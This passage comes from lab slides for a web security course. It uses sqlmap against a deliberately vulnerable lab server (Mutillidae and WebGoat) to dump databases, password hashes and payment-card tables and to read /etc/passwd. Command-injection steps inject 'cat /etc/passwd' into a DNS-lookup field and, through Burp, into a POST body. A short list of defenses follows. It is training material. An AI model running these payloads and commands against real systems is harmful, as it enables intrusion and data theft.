    Payload: page=user-info.php&username=-8887' OR (1551=1551)#&password=asdf&us
er-info-php-submit-button=View Account Details

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
    Payload: page=user-info.php&username=asdf' AND (SELECT 1057 FROM(SELECT COUN
T(*),CONCAT(0x7176707071,(SELECT (CASE WHEN (1057=1057) THEN 1 ELSE 0 END)),0x71
706a6271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)
 AND 'mjHs'='mjHs&password=asdf&user-info-php-submit-button=View Account Details

    Type: UNION query
    Title: MySQL UNION query (NULL) - 7 columns
    Payload: page=user-info.php&username=asdf' UNION ALL SELECT NULL,NULL,NULL,C
ONCAT(0x7176707071,0x624f514748716f6a5072,0x71706a6271),NULL,NULL,NULL#&password
=asdf&user-info-php-submit-button=View Account Details

    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind (SELECT)
    Payload: page=user-info.php&username=asdf' AND (SELECT * FROM (SELECT(SLEEP(
5)))jKlR) AND 'zvGW'='zvGW&password=asdf&user-info-php-submit-button=View Accoun
t Details
```

sqlmap Lab – Confirms DB and gets Server Info

```
[21:22:12] [INFO] testing MySQL
[21:22:12] [INFO] confirming MySQL
[21:22:12] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL >= 5.0.0
```

sqlmap Lab – Provides Database Names

```
[21:22:12] [INFO] fetching database names
available databases [34]:
[*] .svn
[*] bricks
[*] bwapp
[*] citizens
[*] cryptomg
[*] dvwa
[*] gallery2
[*] getboo
[*] ghost
[*] gtd-php
[*] hex
[*] information_schema
[*] isp
[*] joomla
[*] mutillidae
[*] mysql
```

sqlmap Lab

- We could also pull all of the password hashes of database users and try to crack them
- Change --dbs to --passwords and hit Enter

sqlmap -u ‘http://172.29.148.1/mutillidae/index .php?page=user-info.php&username=asdf&password=asdf &user-info-php-submit-button=View+Account +Details’ --dbms=MySQL --passwords

sqlmap Lab

- Choose N to store hashes to file for other tool use
- Choose Y for dictionary attack against hashes
- Choose 1 to use default dictionary file
- Choose N to use common password suffixes
- You would then wait for cracking to complete

sqlmap Lab

```
database management system users password hashes:
[*] bricks [1]:
    password hash: *255195939290DC6D228944BCC682D2427DA57E21
    clear-text password: bricks
[*] bwapp [1]:
    password hash: *63C3CE60C4AC4F87F321E54F290A4867684A96C4
    clear-text password: bwapp
[*] citizens [1]:
    password hash: *E0E85D302E82538A1FDA46B453F687F3964A99B4
[*] cryptomg [1]:
    password hash: *2132873552FEDF6780E8060F927DD5101759C4DE
    clear-text password: cryptomg
[*] debian-sys-maint [1]:
    password hash: *75F15FF5C9F06A7221FEB017724554294E40A327
[*] dvwa [1]:
    password hash: *D67B38CDCD1A55623ED5F55856A29B9654FF823D
    clear-text password: dvwa
```

sqlmap Lab

- Additionally, you could use --schema to view the structure of the database
  - That takes quite awhile

sqlmap Lab

- We can also view all of the tables for each database

sqlmap -u ‘http://172.29.148.1/mutillidae/index.php?page=user-info.php&username=asdf&password=asdf&user-info-php-submit-button=View+Account+Details’ --dbms=MySQL --tables

sqlmap Lab

```
Database: webgoat_coins
[11 tables]
+-----------------------------------+
| categories                        |
| comments                          |
| customerlogin                     |
| customers                         |
| employees                         |
| offices                           |
| orderdetails                      |
| orders                            |
| payments                          |
| products                          |
| securityquestions                 |
+-----------------------------------+
```

sqlmap Lab

- You could then dump the information from the payments table of the web_goat_coins database:

sqlmap -u ‘http://172.29.148.1/mutillidae/index .php?page=user-info.php&username=asdf&password=asdf &user-info-php-submit-button=View+Account +Details’ --dbms=MySQL –D webgoat_coins –T payments --dump

sqlmap Lab

```
Database: webgoat_coins
Table: payments
[273 entries]
+-----------+------------------+---------------------+----------------+---------
---------+------------------+--------------------+-------------------+--------
------------+
| amount    | cardType         | paymentDate         | customerNumber | confirma
tionCode | verificationCode | creditCardNumber    | cardExpirationYear | cardExp
irationMonth |
+-----------+------------------+---------------------+----------------+---------
---------+------------------+--------------------+-------------------+--------
------------+
[21:44:58] [WARNING] console output will be trimmed to last 256 rows due to larg
e table size
| 101244.59 | Visa             | 2012-03-05 00:00:00 | 124            | AE215433
         | 625              | 9470-4699-7349-2879 | 2013           | 9
            |
| 85410.87  | Visa             | 2011-08-28 00:00:00 | 124            | BG255406
         | 625              | 9470-4699-7349-2879 | 2013           | 9
            |
| 11044.3   | Visa             | 2010-04-11 00:00:00 | 124            | CQ287967
         | 625              | 9470-4699-7349-2879 | 2013           | 9
            |
| 83598.04  | Visa             | 2012-04-16 00:00:00 | 124            | ET64396
         | 625              | 9470-4699-7349-2879 | 2013           | 9
```

sqlmap Lab

- You can also use sqlmap to read local files on the server

sqlmap -u ‘http://172.29.148.1/mutillidae/index.php?page=user-info.php&username=asdf&password=asdf&user-info-php-submit-button=View+Account+Details’ --dbms=MySQL --file-read=/etc/passwd

sqlmap Lab

- You would then choose Y under confirmation the remote file has been downloaded
- You would then read the file:

cat .sqlmap/output/172.29.148.1/files/_etc_passwd

sqlmap Lab

```
root@KLY-IR105:~# cat .sqlmap/output/172.29.148.1/files/_etc_passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
```

sqlmap Lab

- You could also use the --os-shell option to potentially gain access to a full terminal session on the victim's server
- Our server is not vulnerable to this exploit

Blind SQL Injection

- Similar to normal SQL injection attacks but no error messages are displayed
- Attackers often submit commands with no visible results

SQL Injection Final Note

- You can see the damage that could happen to a large organization if even one page allows direct access to the database
- An attacker can
  - Steal password hashes
  - Dump sensitive information and credit card data
  - Steal files
  - Potentially have shell access
- **It is very important that organizations have their own sites tested for SQL Injection vulnerabilities!**

Part I – Type II


Command Injection

Command Injection

- We have talked about injecting commands into a database interpreter so far.
- Attackers will also try to inject operating system commands into a web form in order to execute them on the web server
- Object is usually to gain information from the web server

Command Injection Lab

- You should still be in Mutillidae in Firefox
- Go to: “OWASP 2013” / “Injection (Other)” / “Command Injection” / “DNS Lookup”



Command Injection Lab

- Enter 8.8.8.8 in the Hostname/IP field and hit "Lookup DNS"

```
Server:         8.8.8.8
Address:        8.8.8.8#53

Non-authoritative answer:
8.8.8.8.in-addr.arpa    name = google-public-dns-a.google.com.

Authoritative answers can be found from:
```

- How could we use that Hostname/IP field to force the server to execute a shell command?

Command Injection Lab

- What is the command in Linux that lets you chain commands one after another???
  - The semicolon ;
- Now, enter 8.8.8.8; cat /etc/passwd and hit "Lookup DNS"

Command Injection Lab


```
Server:         8.8.8.8
Address:        8.8.8.8#53

Non-authoritative answer:
8.8.8.8.in-addr.arpa    name = google-public-dns-a.google.com.

Authoritative answers can be found from:

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
```

Command Injection

- Sometimes you can even use command injection on pages that don't have a web form available
- Go back to 172.29.148.1 and then to WebGoat
- If you aren't still logged in, use your these creds:
  - yourlastname / user
- Go to: "Injection Flaws" / "Command Injection"
- Disregard that it says you completed the lesson.

Command Injection Lab 2

- If you do not have a burpsuite_free icon on your desktop:
  - Drag burpsuite_free from M: Tools to your desktop
- Check to see if you have FoxyProxy installed in your Firefox browser in Win8.1




Command Injection Lab 2

- If not, go here:
- https://addons.mozilla.org/en-us/firefox/addon/foxyproxy-standard/
- Click "Continue to Download"
- Click "Add to Firefox" in green
- Select "Install"
- Select "Restart Now"

Command Injection Lab 2

- Right click the icon

- Select “Options”
- Select “Add New Proxy”




- Click “OK”

Command Injection Lab 2

- Under "Select Mode" dropdown, choose
  - Use proxy "127.0.0.1:8080" for all URLs
- Hit "Close"
- Open a Windows cmd prompt
- **cd Desktop**
- **java –jar –Xmx512m burp_suite_free…**
  - Hit tab to complete burp filename…
- Accept the agreement, turn anonymous reporting off, hit OK about new version


Command Injection Lab 2

- After a bit, you should see this:




Command Injection Lab 2

- Select the "Proxy" tab / Options
- You should see this:



Command Injection Lab 2

- Select the "Intercept" tab and make sure that you see "Intercept is on"
- Go back to WebGoat in Firefox and hit "View"



- Burp should intercept the request from the browser to the server

Command Injection Lab 2

Target | Proxy | Spider | Scanner | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Options | Alerts

Intercept | HTTP history | WebSockets history | Options

Request to http://172.29.148.1:80

Forward | Drop | Intercept is on | Action

Raw | Params | Headers | Hex

```
POST /WebGoat/attack?Screen=391&menu=1100 HTTP/1.1
Host: 172.29.148.1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:40.0) Gecko/20100101 Firefox/40.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.29.148.1/WebGoat/attack?Screen=391&menu=1100
Cookie: JSESSIONID=DE5C1831C7277072A8643B220D6E3BE5; acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada; PHPSESSID=12q5t7kheenjrhpvvqqj3ql376
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 45

HelpFile=AccessControlMatrix.help&SUBMIT=View
```

Command Injection Lab 2

```
POST /WebGoat/attack?Screen=391&menu=1100 HTTP/1.1
Host: 172.29.148.1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:40.0) Gecko/20100101 Firefox/40.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.29.148.1/WebGoat/attack?Screen=391&menu=1100
Cookie: JSESSIONID=DE5C1831C7277072A8643B220D6E3BE5; acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada; PHPSESSID=12q5t7kheenjrhpvvqqj3ql376
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 45

HelpFile=AccessControlMatrix.help&SUBMIT=View
```

- This is a POST request which puts the parameters in the payload
  - As opposed to a GET request which puts all parameters in the URL

Command Injection Lab 2

- We are going to inject the cat /etc/passwd command after "help" in the payload

```
HelpFile=AccessControlMatrix.help&SUBMIT=View
```

- You will need to URL encode your command
- Click after "help" where the red arrow is above
- Right-click there and select "URL-encode as you type

Command Injection Lab 2

- Type the following:
  " & cat /etc/passwd "
- It should end up looking like this:

```
HelpFile=AccessControlMatrix.help"+%26+cat+/etc/passwd+"&SUBMIT=View
```

- Hit the "Forward" button to send the modified request to the server
- Look at Webgoat and scroll down to see file

Command Injection Lab 2

You are currently viewing: **AccessControlMatrix.help" & cat /etc/passwd "**

Select the lesson plan to view: AccessControlMatrix.help View

---

ExecResults for '/bin/sh'
Output...

Lesson Plan Title: Using an Access Control Matrix

Concept / Topic To Teach:

In a role-based access control scheme, a role represents a set of access permissions and privileges. A user can be assigned one or more roles. A role-based access control scheme normally consists of two parts: role permission management and role assignment. A broken role-based access control scheme might allow a user to perform accesses that are not allowed by his/her assigned roles, or somehow allow privilege escalation to an unauthorized role.

General Goal(s):

Each user is a member of a role that is allowed to access only certain resources. Your goal is to explore the access control rules that govern this site. Only the [Admin] group should have access to the 'Account Manager' resource.

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
```

Command Injection Lab 2

- An attacker could use this type of attack to run other more malicious commands against the web server

Defenses to Command Injection

- Run web app in a sandbox
- Use DLLs or library calls instead of using an application to perform an action
- Least privilege
- There are devices that look for the presence of system commands in Web forms and URLs
  - Check Point's Web Intelligence Command Injection Protection

Proxy Lab

- Now, let's get a little more experience using an interception proxy such as Burp Suite

- Select the "Proxy" tab and then "Intercept" tab
- Change "Intercept is on" to "Intercept is off"
- Select the "Target" tab

Proxy Lab

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

- http://172.29.148.1
- http://www.owasp.org
- http://www.w3.org
- http://yehg.net

Host	Method	URL	Params	Sta...	Length	MIME type	Title	Comment	Time requ...
http://172.29.148.1	POST	/WebGoat/attack?S...	✓	200	37157	HTML	Command Injection		23:09:51 2...
http://172.29.148.1	GET	/WebGoat/images/b...		304	245				23:09:52 2...
http://172.29.148.1	GET	/WebGoat/images/b...		304	244				23:09:52 2...
http://172.29.148.1	GET	/WebGoat/images/b...		304	244				23:09:52 2...
http://172.29.148.1	GET	/WebGoat/images/b...		304	244				23:09:52 2...
http://172.29.148.1	GET	/WebGoat/images/b...		304	244				23:09:52 2...
http://172.29.148.1	GET	/WebGoat/images/b...		304	245				23:09:52 2...
http://172.29.148.1	GET	/WebGoat/images/b...		304	245				23:09:52 2...
http://172.29.148.1	GET	/WebGoat/images/b...		304	245				23:09:52 2...

Request | Response

Raw | Headers | Hex | HTML | Render

```
HTTP/1.1 200 OK
Date: Sat, 26 Sep 2015 17:02:24 GMT
